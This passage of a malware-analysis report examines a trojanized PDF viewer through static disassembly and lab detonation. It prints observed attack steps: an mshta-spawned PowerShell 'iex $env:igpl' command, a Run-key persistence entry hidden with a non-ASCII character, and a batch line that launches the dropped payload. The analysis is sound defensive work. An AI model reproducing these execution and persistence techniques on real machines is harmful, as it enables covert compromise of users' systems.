Overlay	00069400	0000030c	7.72154	packed

Figure 10 - DIE showing that .rdata is packed


PeStudio's indicator feature also highlighted a number of relevant elements, 7 of these were flagged as level 1 in terms of potentially indicative of malware as shown in Figure 11.



indicator (32)	detail	level
file > embedded	signature: unknown, location: overlay, offset: 0x00069400, size: 780	1
resources > language	chinese-Hong Kong	1
directory > invalid	debug	1
libraries > flag	Windows Socket Library	1
libraries > flag	OLE32 Extensions for Win32	1
libraries > flag	Internet Extensions for Win32 Library	1
imports > flag	98	1

Figure 11 - Level 1 ranked indicators in PeStudio


For instance, there were discrepancies within the languages used, with the entirety of the program being written in Polish other than one notable exception. This was relevant when it is considered that the underlying code for this viewer was likely copied from a legitimate PDF viewer with malicious code injected subsequently, making the disparity noteworthy (See Figure 12). These characters were almost certainly imported for obfuscation purposes – in which Chinese or otherwise non-English characters are used to confuse or otherwise make understanding what a string does more difficult.



dialog	204	dialog	.rsrc:0x000652EC	812	0.19 %	C88640DD125C06829AE12603BD82AB36	3.365	Polish	01 00 FF FF 00 00 00 00 00 00 00 00 48 ...	.. .. H .. .. @ .. ..
accelerator	206	accelerator	.rsrc:0x000688A0	56	0.01 %	DDF130BC381C861259FFCABAECFAC369	2.789	Polish	03 00 24 00 75 80 00 00 0B 00 24 00 75 ...	.. .. $ .. u .. .. $ .. u .. .. # .. x .....
string-table	2065	string-table	.rsrc:0x00067A38	104	0.02 %	0B37065B5BB94951AC3C66118448D778	2.274	Polish	00 00 00 00 00 00 00 00 00 00 00 00 00 ...	.. ..
dialog	207	dialog	.rsrc:0x00065618	2152	0.50 %	70AF8F5B031226AF0EC2AD6228653A86	3.503	Polish	01 00 FF FF 00 00 00 00 00 00 00 00 4C ...	.. .. L .. .. @ .. ..
accelerator	207	accelerator	.rsrc:0x000688D8	32	0.01 %	9D0042ED7755412DC71CEFE45D5DFE4A	2.476	Polish	03 00 6B 00 85 82 00 00 03 00 BB 00 85 ...	.. .. k .. ..
accelerator	208	accelerator	.rsrc:0x000688F8	128	0.03 %	85B095B5C2C335056202364683F6865D	3.239	Polish	0B 00 43 00 22 E1 00 00 0B 00 2D 00 22 ...	.. .. C .. " .. .. - .. " .. .. # .. ....
cursor-group	208	cursor-gro...	.rsrc:0x00068978	20	0.00 %	A2BAA01CCDEA3190E4998A54DBC202A4	1.839	chinese-Hong Kong	00 00 02 00 01 00 20 00 40 00 01 00 01 ...	.. .. @ .. .. 4 .. ..
cursor-group	209	cursor-gro...	.rsrc:0x0006898C	20	0.00 %	AFF0F5E372BD49CEB9F615B9A04C97DF	1.919	Polish	00 00 02 00 01 00 20 00 40 00 01 00 01 ...	.. .. @ .. .. 4 .. ..
cursor-group	210	cursor-gro...	.rsrc:0x000689A0	20	0.00 %	48E064ACABA0088AA097B52394887587	2.019	Polish	00 00 02 00 01 00 20 00 40 00 01 00 01 ...	.. .. @ .. .. 4 .. ..
cursor-group	211	cursor-gro...	.rsrc:0x000689B4	20	0.00 %	1AE28D964BA1A2B1B73CD813A32D4B40	2.019	Polish	00 00 02 00 01 00 20 00 40 00 01 00 01 ...	.. .. @ .. .. 4 .. ..
dialog	212	dialog	.rsrc:0x00065E80	442	0.10 %	20A7D8BB3A193CC512402C4D567B1B73	3.186	Polish	01 00 FF FF 00 00 00 00 00 00 04 00 CC ...	.. ..

Figure 12 - Chinese language disparity shown within PeStudio

Others elements not flagged included the import of “isDebuggerPresent” which strongly suggested the malware may be making use of debugging detection to deactivate features to act more covertly as seen in Figure 13.




InternetWriteFile	x	0x0005C782	0x0005C782	186 (0x00BA)	network	-	implicit	-	WININET.dll
IsDebuggerPresent	-	0x0005B512	0x0005B512	559 (0x022F)	reconnaissance	System Information ...	implicit	-	KERNEL32.dll
IsDialogMessageA	-	0x0005C07A	0x0005C07A	417 (0x01A1)	-	-	implicit	-	USER32.dll

Figure 13 - "isDebuggerPresent" within imports for malicious executable

4.1.4 Disassembly


Disassembly was done using Ghidra and IDA. From looking at the entry point, nothing immediately stood out as being noteworthy, with EnumThreadWindows representing a fairly low risk function.



```
; Attributes: bp-based frame

public start
start proc near

var_1C= dword ptr -1Ch
var_14= dword ptr -14h
var_C= dword ptr -0Ch

push    ebp
mov     ebp, esp
add     esp, 0FFFFFFE8h ; Add
push    9
push    [esp+1Ch+var_14]
push    [esp+20h+var_1C]
push    offset off_40D15D
call    sub_403B2B      ; Call Procedure
mov     ecx, [esp+18h+var_C] ; int
push    esi             ; lpfn
call    sub_40439E      ; Call Procedure
push    eax             ; dwThreadId
call    ds:EnumThreadWindows ; Indirect Call Near Procedure
start endp ; sp-analysis failed
```

Figure 14 - Entry Function with PDFXCview.exe using IDA


It was also initially thought that the strings related to “PyDVDEngine” were code included from the genuine PDF viewer used for obfuscation purposes – but subsequent online searching for this brought no results, meaning this may simply not even be copied but may be nonsense code (See Figure 15).



00418065	PyInt_FromLong	"PyInt_FromLong"	ds
00418077	PyExc_TypeError	"PyExc_TypeError"	ds
00418089	PyCObject_GetDesc	"PyCObject_GetDesc"	ds
0041809d	PyCObject_AsVoidPtr	"PyCObject_AsVoidPtr"	ds
004180d2	tifyTransition(GPLUGIN_EVT_CLEAR, ...	"tifyTransition(GPLUGIN_EVT_CLEAR, ...	ds
00418102	[PyDVDEngine] AddDxGpl	"[PyDVDEngine] AddDxGpl"	ds
0041812f	[PyDVDEngine] m_pImmapi->VideoDec...	"[PyDVDEngine] m_pImmapi->VideoDe...	ds
0041817b	[PyDVDEngine] SW D	"[PyDVDEngine] SW D"	ds
0041819c	owMenu_Chapter	"owMenu_Chapter"	ds
004181ad	UOP_FLAG_ShowMenu_Angle	"UOP_FLAG_ShowMenu_Angle"	ds
004181c5	UOP_FLAG_ShowMenu_Audio	"UOP_FLAG_ShowMenu_Audio"	ds
004181dd	UOP_FLAG_ShowMenu_SubPic	"UOP_FLAG_ShowMenu_SubPic"	ds
004181f9	UOP_FLAG_ShowMenu_Root	"UOP_FLAG_ShowMenu_Root"	ds
0041823d	OO:CCLDVDEngine_IsDVAVI	"OO:CCLDVDEngine_IsDVAVI"	ds
00418255	OO:CCLDVDEngine_IsMPEG2File	"OO:CCLDVDEngine_IsMPEG2File"	ds
00418271	O:CCLDVDEngine_IsM	"O:CCLDVDEngine_IsM"	ds
0041829c	SPEED_X8	"SPEED_X8"	ds

Figure 15 - Windows defined strings shown within Ghidra

Using the previously found information through Ghidra by making use of the data type manager it was possible to view all of the header files present within the .exe file, which in combination with the "find uses of" feature meant that the tester could target known malicious elements, such as HKEY, or "shellexecuteinfow" (See Figure 16).




```
Data Type Manager
Data Types
  PDFXCview.exe
    WinDef.h
      HKEY (windows_vs12_32)
      HKEY *
      HKEY__ (windows_vs12_32)
      HKEY__ *
      PHKEY (windows_vs12_32)
  windows_vs12_32
    shlwapi.h
      functions
        SHRegDuplicateHKey
    wincrypt.h
      defines
        define_CERT_COMPARE_ENHKEY_USAG
        define_CERT_ENHKEY_USAGE_PROP_ID
        define_CERT_FIND_ENHKEY_USAGE
        define_CERT_FIND_EXT_ONLY_ENHKEY_
        define_CERT_FIND_NO_ENHKEY_USAGE
        define_CERT_FIND_OPTIONAL_ENHKEY_
        define_CERT_FIND_OR_ENHKEY_USAGE
        define_CERT_FIND_PROP_ONLY_ENHKE
        define_CERT_FIND_VALID_ENHKEY_US
        define_CRYPT_ENHKEY_USAGE_OID_GF
      functions
        CryptSignMessageWithKey
        CryptVerifyMessageSignatureWithKey
      CERT_ENHKEY_USAGE
      CERT_ENHKEY_USAGE *
      PCCERT_ENHKEY_USAGE
      PCERT_ENHKEY_USAGE
    WinDef.h
      HKEY
      HKEY *
      HKEY__
      HKEY__ *
Filter: hkey
```

Figure 16 - Data Type manager within Ghidra

This allowed for the tester to jump to the potentially malicious functions far faster than through manual assessment of all functions, of which there were many.

By searching for "shellex" and finding instances of "shellexecuteinfow" this highlighted function "004047e7" which contained an instance of this. Immediately the decompiled function assigned variables, with the variable pHVar13 being a HKEY– a registry entry that could be valuable and is a recognizable element (See Figure 17). The full code of this function could be seen in Appendix C – Function 004047e7.



```
SHELLEXECUTEINFOW *pSStack00000060;
HKEY pHVar13;
undefined uVar14;
SHELLEXECUTEINFOW *in_stack_00000070;
_union_1208 in_stack_00000074;
HANDLE in_stack_00000078;
```


Figure 17 - Dissassembled function variable definition

This value, pHVar13 when searched for appeared further down wherein by viewing the function a possible idea of how the function operated could be constructed.

The function most likely made use of GetSystemInfo to obtain information about the current PC. This, in itself, is fairly indicative of malware - It then used this information to generate a unique HKEY value based on the system installed. It contains if statements that check if the HKEY is null before modifying behavior depending on if the key is already in place or not, meaning the malware has already been installed.

Viewing the memory locations revealed a number of their values to contain Chinese characters, which when you consider these were not present generally in any other of the functions was an almost assurance that this function was the result of malicious activity.

The location at “0x3fd4be” contained a wchar that read ‘u”? ”‘ with the square representing a missing unicode character. This particular element would become relevant later when registry analysis was performed, as this unicode element strongly suggested that this function was creating components for the relevant malware registry keys, which can be seen later on making use of this.




```
}
if (in_stack_00000074.hIcon == (HANDLE)0x8c2c033) {
  pSStack00000060 = in_stack_00000070;
  in_stack_0000005c = (LPSYSTEM_INFO)pHVar13;
                    /* WARNING: Subroutine does not return */
  FUN_004036f8(&DAT_00409bb5);
}
*(undefined **)(unaff_EBP + -0x44) = &stack0x00000064;
pSStack00000060 = (SHELLEXECUTEINFOW *)0x57;
                    /* WARNING: Subroutine does not return */
in_stack_0000004c = (SHELLEXECUTEINFOW *)0x406cd2;
FUN_004033ea(pHVar13,extraout_EDX_02,0x3fd4be);
```

	Hex	Decimal
dword	3FD4BEh	4183230
sdword	3FD4BEh	4183230
wchar16[]	u"?□"	

Figure 18 - Output of function shown in Ghidra

The registry generation function was found and demonstrated to largely be a concatenation of a variety of previously found information that are likely generated throughout execution. This goes some way to explain the lengthy seemingly random strings that were later seen in registry analysis (See Figure 19)



```
undefined4
FUN_0040e785(DWORD param_1,LPWSTR param_2,DWORD param_3,REGSAM param_4,LPSECURITY_ATTRIBUTES param_5
            ,PHKEY param_6,LPDWORD param_7,undefined param_8,undefined param_9,undefined param_10,
            undefined4 param_11)

{
  int *extraout_EDX;
  HKEY unaff_retaddr;

  RegCreateKeyExW(unaff_retaddr,(LPCWSTR)unaff_retaddr,param_1,param_2,param_3,param_4,param_5,
                  param_6,param_7);
  FUN_0040c9e9(param_11,extraout_EDX);
  return 0x92350be4;
```


Figure 19 - Registry key creation code

At this point the code could be assessed to be almost certainly malicious, and beyond reverse engineering to obtain a complete string – which would have taken a significant amount of time owing to the small elements of concatenation done by the program one at a time, it was deemed reasonable to move onto more dynamic elements of analysis.

4.2 Dynamic Analysis


4.2.1 Testing Environment Setup

The testing environment was successfully set up, with the Windows machine capable of receiving traffic from the REMnux virtual machine as can be seen in Figure 20 and Figure 21.



```
Pinging 192.168.150.129 with 32 bytes of data:
Reply from 192.168.150.129: bytes=32 time<1ms TTL=64
Reply from 192.168.150.129: bytes=32 time<1ms TTL=64
Reply from 192.168.150.129: bytes=32 time<1ms TTL=64
Reply from 192.168.150.129: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.150.129:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Figure 20 - Windows machine successfully pinging REMnux



```
remnux@remnux:~$ ping 192.168.150.130
PING 192.168.150.130 (192.168.150.130) 56(84) bytes of data.
64 bytes from 192.168.150.130: icmp_seq=1 ttl=128 time=0.306 ms
64 bytes from 192.168.150.130: icmp_seq=2 ttl=128 time=0.208 ms
64 bytes from 192.168.150.130: icmp_seq=3 ttl=128 time=0.206 ms
64 bytes from 192.168.150.130: icmp_seq=4 ttl=128 time=0.214 ms
^C
--- 192.168.150.130 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3080ms
```


Figure 21 - REMnux machine successfully pinging windows

4.2.2 Running the Malware

After running the malware, nothing obvious appeared to occur, but after an undetermined and seemingly random period of time the .exe was removed from the folder.

4.2.3 Process Analysis


Using ProcMon, the processes executed subsequently were viewed and filtered. The processes started after running PDFXCview are shown below in Figure 22.



```
          Time of Day  Process Name      PID  Operation
2:31:40.9682374 AM  PDFXCview.exe   4156  Process Start
2:31:41.2154867 AM  mshta.exe       7024  Process Start
2:31:41.5422006 AM  powershell.exe   780  Process Start
2:31:41.5479960 AM  Conhost.exe     7072  Process Start
2:34:41.1515713 AM  regsvr32.exe    4948  Process Start
2:34:42.2383465 AM  regsvr32.exe    5444  Process Start
2:34:43.3702524 AM  regsvr32.exe    4272  Process Start
```


Figure 22 - List of process start operations following detonation of malware

It was also possible to see where these processes were spawned from in a parent-child relationship through procmon. (See Figure 23 & Figure 24)



```
PDFXCview.exe (2168)    PDF-XChange Vie... C:\Users\user\De...  Tracker Software ... DESKTOP-14QC1... "C:\Users\user\Desktop\Samples\9\Variant 1\PDFXCview.exe"  4/25/2024 10:06:... 4/25/2024 10:09:...
  regsvr32.exe (7052)   Microsoft(C) Regis... C:\Windows\Sys...  Microsoft Corporat... DESKTOP-14QC1... regsvr32.exe                                              4/25/2024 10:09:... 4/25/2024 10:09:...
    regsvr32.exe (3588) Microsoft(C) Regis... C:\Windows\Sys...  Microsoft Corporat... DESKTOP-14QC1... regsvr32.exe                                              4/25/2024 10:09:... n/a
      regsvr32.exe (1800) Microsoft(C) Regis... C:\Windows\Sys... Microsoft Corporat... DESKTOP-14QC1... "C:\Windows\SysWOW64\regsvr32.exe"                        4/25/2024 10:09:... n/a
```

Figure 23 - Processes spawned from PDFXCview.exe




```
wmiprvse.exe (4052)     WMI Provider Host   C:\Windows\syst...  Microsoft Corporat... NT AUTHORITY\...  C:\Windows\syst...  3/11/2024 9:48:3... n/a
  mshta.exe (740)       Microsoft (R) HTM... C:\Windows\syst... Microsoft Corporat... DESKTOP-14QC1... "C:\Windows\syst... 4/25/2024 10:07:... 4/25/2024 10:07:...
    powershell.exe (4   Windows PowerS...   C:\Windows\Sys...   Microsoft Corporat... DESKTOP-14QC1... "C:\Windows\Sys...  4/25/2024 10:07:... 4/25/2024 10:07:...
      Conhost.exe (     Console Window ...  C:\Windows\Syst...  Microsoft Corporat... DESKTOP-14QC1... \??\C:\Windows\...  4/25/2024 10:07:... 4/25/2024 10:07:...
```

Figure 24 - Processes spawned from mshta.exe

Process name	Description
PDFXCview.exe	The core malware program ran initially
Mshta.exe	A windows native binary that allows for the execution of .HTA files – this allows it to run VBScript or Jscript and they can be passed to it by argument.
Powershell.exe	Windows Powershell
Conhonhost.exe	Console host, necessary for any consoles.
Regsvr32.exe	Registers DLLs to the windows registry


After running it also leverages regsvr32.exe to delete it's original executable at PDFXCview.exe. (See Figure 25)



```
Date:        4/25/2024 10:10:45.7337758 PM
Thread:      1292
Class:       File System
Operation:   SetDispositionInformationEx
Result:      SUCCESS
Path:        C:\Users\user\Desktop\Samples\9\Variant 1\PDFXCview.exe
Duration:    0.0001361

Flags:       FILE_DISPOSITION_DELETE, FILE_DISPOSITION_POSIX_SEMANTICS, FILE_DISPOSITION_FORCI
```

Figure 25 - Procmon entry detailing file deletion of initial launch executable (PDFXCview.exe)


Sysmon was then used to determine what powershell had been used for, indicating it had been instantiated using an environment variable:



```
Process Create:
RuleName: -
UtcTime: 2024-05-03 11:52:31.394
ProcessGuid: {63d34274-cfff-6634-af0b-000000000c00}
ProcessId: 3792
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" iex $env:igpl
```

4.2.4 Registry Changes


Regshot indicated that a .bat file had been added to the autorun registry, meaning it would run this .bat file every time the system restarted (See Figure 26). This was assessed to likely be the persistence mechanism used by the malware.



```
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1809: 0x00000003
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Run\: ""C:\Users\user\AppData\Local\21b8ba4\72bdf34.bat""
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store\C:\Users\user
```

Figure 26 - Regshot entry detailing modified registry key linking to a .bat file

Notably, going to this location within regedit – the standard windows method for registry editing/viewing provided an error meaning that viewing of this registry key has been intentionally obfuscated (See Figure 27).




Computer\HKEY_USERS\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Run

Cannot display : Error reading the value's contents.

Figure 27 - Error displaying registry entry

This was not visible within regshot or regedit, but using Procmon to find the registry set entry allowed for copying of the full data, which was distinct.



Date:	4/25/2024 10:10:44.2855676 PM
Thread:	592
Class:	Registry
Operation:	RegSetValue
Result:	SUCCESS
Path:	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\
Duration:	0.0000533

Type:	REG_SZ
Length:	98
Data:	"C:\Users\user\AppData\Local\21b8ba4\72bdf34.bat"g


Figure 28 - Procmon entry detailing registry addition full string

If this was copied and then placed into a text editor that can display more than just ASCII text the following could be seen:

```
"C:\Users\user\AppData\Local\21b8ba4\72bdf34.bat"g⍰
```

This showed that the registry obfuscation operated using a non-ASCII character in the subkey name to prevent regedit from properly displaying it. When the referenced location was visted, two files were visible, seen in Figure 29.

- 72bdf34.bat
- efb8a79.dd1c7df8



```
Name               Date modified        Type                 Size
72bdf34.bat        4/25/2024 11:13 PM   Windows Batch File   1 KB
efb8a79.dd1c7df8   4/25/2024 11:13 PM   DD1C7DF8 File        41 KB
```


Figure 29 - Files created by malware referenced within autorun registry entry

The contents of "72bdf34.bat" were:

```
start "Pm3Yo0lp1EjzxRLXfzNC" "%LOCALAPPDATA%\21b8ba4\efb8a79.dd1c7df8"
```

This meant it executed the file efb8a79.dd1c7df8 and gave the window title "Pm3Yo0lp1EjzxRLXfzNC"


From regshot, it was possible to see the following keys shown in Figure 30 were added referencing the filetype of the other file.



```
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\.dd1c7df8
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\eca8d9d
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\eca8d9d\shell
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\eca8d9d\shell\open
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\eca8d9d\shell\open\command
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\wukrxuul
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\.dd1c7df8
